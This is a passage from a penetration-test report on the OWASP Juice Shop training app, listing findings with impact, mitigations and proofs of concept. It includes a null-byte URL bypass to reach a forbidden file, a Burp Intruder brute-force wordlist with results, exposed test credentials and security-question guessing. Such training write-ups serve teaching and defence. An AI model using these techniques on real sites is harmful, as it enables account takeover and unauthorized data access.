
- Inspect frontend source.
- Trigger hidden notification-clearing function using browser console.



This was the home page before :



and this after pressing the “Shift” button



6.7.6

Medium

Description:

Determine the answer to Emma's security question by looking at an upload of her to the Photo Wall and use it to reset her password via the Forgot Password mechanism.

Impact:

The Visual Geo Stalking vulnerability allows an attacker to gather sensitive personal information from publicly shared images (e.g., workplace details or location clues) to answer security questions. This can lead to unauthorized account access, password resets, and potential full account takeover

Affected Endpoint/Parameter:


/#/forgot-password

Mitigation:

By increasing user awareness, strengthening privacy controls, and promoting the use of secure and non-obvious security question answers, individuals can greatly reduce the risk of sensitive data exposure through publicly accessible information. Together, these practices create a stronger layer of protection against social engineering and unauthorized access.

Proof of Concept (PoC):

1. Go to <https://juice-shop.herokuapp.com/#/photo-wall>, the last photo of Emma
2. The clues in Emma's photo, including the building and caption, guided the initial search for her former workplace.
3. A closer look at the image revealed the crucial "ITsec" sign, which ultimately provided the key detail needed.
4. Using "ITsec" as the security question answer provided the solution required to proceed.
5. Go to Forgot your password at: <https://juice-shop.herokuapp.com/#/forgot-password>
6. Enter the email emma@juice-sh.op, then the answer of security question and account takeover is achieved



6.8 Information Disclosure

6.8.1

Description:

Critical

Test login credentials were left visible in the website's public code, allowing anyone to access the account.

Impact:

This allowed unauthorized access to the user account, exposing sensitive user data.

Affected Endpoint/Parameter:

` <http://127.0.0.1:3000/main.js> `

Reference

https://owasp.org/www-community/vulnerabilities/Use_of_hard-coded_password

[Use of hard-coded password]

Mitigation

Remove hardcoded credentials from client-side code and enforce secure authentication practices.


Proof of Concept (PoC):

1. Navigate to the Application

I accessed the Juice Shop application normally to analyze the client-side behavior.

2. Inspect Client-Side Source Code

I opened the browser DevTools → Sources tab and reviewed the frontend files.




3. Locate Hardcoded Credentials

Inside **main.js**, I found hard-coded test credentials directly embedded in the client-side code:

```
testingUsername = "testing@juice-sh.op";
testingPassword = "IamUsedForTesting";
```

4. Attempt Login Using Exposed Credentials

I navigated to the login page and entered the discovered username and password.



6.8.2

Critical

Description:

The "Login Amy" challenge involves using clues related to a fictional character to determine the password and gain access to the account.

Impact:

Weak and predictable passwords allow attackers to brute-force Amy's account and gain unauthorized access, exposing her personal data and increasing the risk of further attacks.

- **Account Takeover** – The attacker can fully compromise the user's account.
- **Unauthorized Access** – Sensitive data and actions become accessible without permission.
- **Privacy Breach** – Personal information is exposed due to weak password-recovery controls

Affected Endpoint/Parameter:

` <http://127.0.0.1:3000/#/forgot-password> `

Reference

https://owasp.org/Top10/A07_2021-Broken_Authentication/

Mitigation

- Strong Password Policies – Require complex, non-predictable passwords.
- Rate-Limiting / Lockout – Limit failed attempts to prevent brute-force attacks.
- MFA – Add an extra verification layer.

Proof of Concept (PoC):

1. Reading the Challenge

The challenge description stated:

"Log in with Amy's original user credentials. (This could take 93.83 billion trillion trillion centuries to brute force, but luckily she did not read the 'One Important Final Note')."

From this, I noted two key points:

- The brute-force time refers to password strength/entropy.
- Amy ignored the “One Important Final Note”, suggesting predictable padding

2. Investigating the Brute-Force Hint

Since the challenge didn’t provide any tool, I **searched online** and found the **GRC Password Haystack calculator**:

 <https://www.grc.com/haystack.htm>

While exploring the site, I read the “**One Important Final Note**”, which advised:

One Important Final Note

The example with “D0g.....” should not be taken literally because if everyone began padding their passwords with simple dots, attackers would soon start adding dots to their guesses to bypass the need for full searching through **unknown** padding. Instead, **YOU should invent** your own **personal padding policy**. You could put some padding in front, and/or interspersed through the phrase, and/or add some more to the end. You could put some characters at the beginning, padding in the middle, and more characters at the end. And also mix-up the padding characters by using simple memorable character pictures like “<->” or “[]” or “^_” ... but do invent your own!

If you make the result long **and** memorable, you’ll have super-strong passwords that are also easy to use!

Because Amy **ignored this note**, I inferred she likely used **simple dots** as padding.

3. Determining Password Length

I tested multiple lengths on the calculator to match the brute-force estimate (**93.83 billion trillion trillion centuries**) given in the challenge.

The calculator indicated that a **24-character password** would produce the correct brute-force duration.

GRC's Interactive Brute Force Password "Search Space" Calculator
(NOTHING you do here ever leaves your browser. What happens here, stays here.)

1 Uppercase 1 Lowercase 1 Digit 21 Symbols 24 Characters

A8y

Enter and edit your test passwords in the field above while viewing the analysis below.

Brute Force Search Space Analysis:

Search Space Depth (Alphabet):	26+26+10+33 = 95
Search Space Length (Characters):	24 characters
Exact Search Space Size (Count): (count of all possible passwords with this alphabet size and up to this password's length)	295,095,290,555,142,625,648,321,021,999,764,315,625,454,517,120
Search Space Size (as a power of 10):	2.95 x 10 ⁴⁷

Time Required to Exhaustively Search this Password's Space:

Online Attack Scenario: (Assuming one thousand guesses per second)	93.83 billion trillion trillion centuries
Offline Fast Attack Scenario: (Assuming one hundred billion guesses per second)	9.38 hundred trillion trillion centuries
Massive Cracking Array Scenario: (Assuming one hundred trillion guesses per second)	9.38 hundred billion trillion centuries

Note that typical attacks will be online password guessing limited to, at most, a few hundred guesses per second.

4. Researching the Character "Amy"

To generate candidate passwords, I researched **Amy Wong** from *Futurama*:

Personality Amy is friendly and easily gets along with others but she is also a bit of a klutz. She has attracted several men in her time, most notably Kif Kroker, her <i>fonfon ru</i>. Amy also appears to have some level of vanity and is concerned about her appearance. She is engaged in a constant low-intensity feud with Leela, the only other female at Planet Express, whom she often accuses of not being ladylike enough to be a true woman. Even so, they remain friends. Despite her usual intelligence, Amy can be absent-minded. A notable example being removing Dr. Zoidberg's restraints no less than eight times, despite injuries she endured each time. Amy also has little concept of money, having offered to pay more for a hovercar than its sticker price and needing to be reminded by Leela that \$10,000 is more than \$5,000.	Relatives See family section First The Series Has appearance Landed (1ACV02) Voiced by Lauren Tom
---	--

- She is romantically involved with **Kif Kroker**.
- Kif is the closest personal name associated with her

5. Building a Wordlist

Using the hints from Amy's personality and predictable padding behavior, I created a **custom wordlist** with 24-character passwords:

```

1 K1f.....
2 Kif.....
3 KifKroker.....
4 AmyKif.....
5 AmyKif2025.....
6 Fonfonru.....
7 F0nf0nru.....
8 AmyFonfonru.....
9 Leela.....
10 AmyLeela.....
11 Zoidberg.....
12 AmyZoidberg.....
13 KlutzAmy.....
14 AmyVain.....
15 AbsentAmy.....
16 Hovercar.....
17 Amy10000.....
18 Amy5000.....
19 Amy1.....
20 AMY123.....
21 A.my.....
22 Amy.....
23 AmyLovesKif.....
24 AmyLovesKif.....
25 KifKroker2025.....


```

All passwords are **24 characters** to match the brute-force estimate.


- Padding uses **dots** since Amy ignored the recommendation.

4. Brute-Forcing Amy's Password

Go to login page to log with amy@juice-sh.op account




I used **Burp Suite** to intercept the request:



Send the request to intruder to do a bruteforce with the custom wordlist:

- Attack Type : Sniper
- Parameter : password
- Payload : Custom wordlist



I monitored the responses to identify a successful login.

4. Intruder attack of http://127.0.0.1:3000

Attack Save

Results Positions

Intruder attack results filter: Showing all items


Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
1	K1f.....	200	634			1179	Contains a JWT
0		401	73			413	
2	Kif.....	401	617			413	
3	KifKroker.....	401	640			413	
4	AmyKif.....	401	701			413	
5	AmyKif2025.....	401	781			413	
6	Fonfonru.....	401	773			413	
7	Fonfonru.....	401	837			413	
8	AmyFonfonru.....	401	870			413	
9	Leela.....	401	927			413	
10	AmyLeela.....	401	885			413	
11	Zoidberg.....	401	790			413	
12	AmyZoidberg.....	401	743			413	
13	KlutzAmy.....	401	656			413	

5. Identifying the Valid Credential

One payload returned a **different response**, confirming the correct password:

K1f.....

User Profile



Email:
amy@juice-sh.op

Username:
e.g. SupportTeam

Set Username

File Upload:
 No file chosen

or

Image URL:
e.g. <https://www.gravatar.com/avatar/5d687a4489d721163a7746311067103d?size=200px>

6.8.3

Critical

Description:

A user review publicly contains a full 12-word seed phrase. This allows anyone to derive the private key and access the NFT wallet, resulting in full compromise.

Impact:

- Complete NFT wallet takeover
- Unauthorized access to SBTs
- Exposure of cryptographic secrets

Reference: https://owasp.org/www-community/vulnerabilities/Sensitive_Data_Exposure

Affected Endpoint/Parameter:

Mitigation:

- Never store or display seed phrases in clear text
- Sanitize user-generated content
- Block submissions matching cryptographic phrase patterns

Proof of Concept (PoC):

6.8.4

High

Description:

A development backup file is publicly exposed, revealing internal application code or secrets.

Impact:

- Source code disclosure.
- Leakage of credentials, API keys, or internal configs.



6.8.5

Description:

High

A publicly exposed sales backup provides attackers with commercially sensitive internal data.

Impact:

- Exposure of private business metrics.
- Competitive and financial risk.
- Violates data protection policies.

Mitigation:

- Remove unnecessary backups from server directories.
- Apply proper access control to all stored files.
- Encrypt sensitive backups.


Reference: https://owasp.org/www-community/vulnerabilities/Sensitive_Data_Exposure

Affected Endpoint/Parameter:


<https://juice-shop.herokuapp.com/ftp>

Proof of Concept (PoC):

After reviewing the same content in the path **/ftp**, We can notice there are many files including a lot of valuable information that can be used to compromise this application



This file **Coupons_2013** Contains an expired coupons that can be used again if we changed a little something in it...



6.8.6

Medium

Description:

Uploaded images retain EXIF metadata including GPS coordinates. Attackers can extract GPS data to identify physical locations and exploit this information to reset passwords.

Impact:

- Unauthorized password resets
- Exposure of real-world user locations
- Enables targeted attacks through metadata

Reference:

https://owasp.org/www-community/vulnerabilities/Exposure_of_Private_Personal_Information

Affected Endpoint/Parameter:

Mitigation

- Strip EXIF metadata server-side
- Avoid security questions based on personal details
- Use email-based verification or MFA for password resets

Proof of Concept (PoC):

6.8.7

Low

Description:

Access a misplaced SIEM signature file.

Impact:

- Exposes signature files used for validating file integrity.
- Allows attackers to understand or bypass integrity verification mechanisms.
- Enables potential tampering or substitution of application files with malicious content.
- Reveals internal security mechanisms, reducing trust in the application.
- Weakens overall reliability of security controls.


Affected Endpoint/Parameter: /ftp

Mitigation:

- Store signature or hash files outside publicly accessible directories.
- Implement strict server-side access controls for verification resources.
- Perform integrity checks server-side using strong cryptographic hashing (e.g., SHA-256) with private keys.
- Conduct regular security scans to detect publicly exposed sensitive files.
- Apply least-privilege principles to restrict file access to only necessary backend processes.

Proof of Concept (PoC):

1. Go to <https://juice-shop.herokuapp.com/ftp>
2. You will notice some files
3. Go to https://juice-shop.herokuapp.com/ftp/suspicious_errors.yml
4. You will notice 403 forbidden saying Only .md and .pdf files are allowed!
5. Go to https://juice-shop.herokuapp.com/ftp/suspicious_errors.yml%00.md
6. You bypass 403 forbidden and it opened the suspicious_errors.yml file



6.8.8

Description:

Low

The challenge requires reviewing the application's Privacy Policy page. This page contains general information about how the application handles user data. No vulnerability or misconfiguration is present; the task is simply to access and read the policy.

Impact:

- No security impact.
- This challenge only provides informational content to the tester.
- Helps users understand how the application claims to process and store data.

Affected Endpoint/Parameter:

/#/privacy-policy

Proof of Concept (PoC):

The tester navigated to the Privacy Policy page from the application interface and reviewed the content as required by the challenge.

Mitigation:

No mitigation required.

This is an informational page and not a security vulnerability.

6.8.9

Low

Description:

A confidential file is accessible without proper authorization controls.

Impact:

- Exposure of internal information.
- Sensitive data leakage.
- Attackers may use exposed knowledge for further exploitation.

Mitigation:


- Enforce RBAC on all sensitive endpoints.
- Move internal documents outside public directories.
- Implement access tokens.

Reference: https://owasp.org/www-community/Broken_Access_Control


Affected Endpoint/Parameter: <https://juice-shop.herokuapp.com/ftp>

Proof of Concept (PoC):


First, the pentester check if there are a path to robots.txt file or not




Since we know that **robots.txt** file can hold important instructions about which parts of the site are allowed and or disallowed to access, we can try to see what's in there....



Here we can see there are many files which is an indicator for a potential retrieval or something important...



And we already have access to all those files..



But this file contained confidential data!!

6.8.10

Description:

The /metrics endpoint exposes internal server statistics (memory, runtime, request counters) without authentication.

Impact:

- Attackers gain insight into server performance.
- Assists reconnaissance and attack planning.
- May expose debugging information.

Affected Endpoint/Parameter:

http://localhost:3000/metrics




Mitigation:

